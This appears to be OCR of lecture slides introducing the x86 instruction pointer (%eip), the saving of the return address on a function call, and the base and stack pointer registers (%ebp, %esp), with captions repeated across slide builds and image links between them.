
Focusing on the stack for now

Instruction Pointer Register




Instruction pointer register (%eip) containing the address of the *instruction to be executed*

Instruction Pointer Register




Instruction pointer register (%eip) containing the address of the *instruction to be executed*

Instruction Pointer Register




Instruction pointer register (%eip) containing the address of the *instruction to be executed*

Instruction Pointer Register




Instruction pointer register (%eip) containing the address of the *instruction to be executed*

Instruction Pointer Register



Instruction pointer register (%eip) containing the address of the *instruction to be executed*


Instruction Pointer Register



Instruction pointer register (%eip) containing the address of the *instruction to be executed*

When calling functions, we should store the **location of the next instruction** to be executed after the function call returns, otherwise, the program will continue to increment %eip.


Stack Related Registers



Base Pointer Register (%ebp) containing the address of the ***bottom** of the stack frame*

Stack Pointer Register (%esp) containing the address of the ***top** of the stack frame*

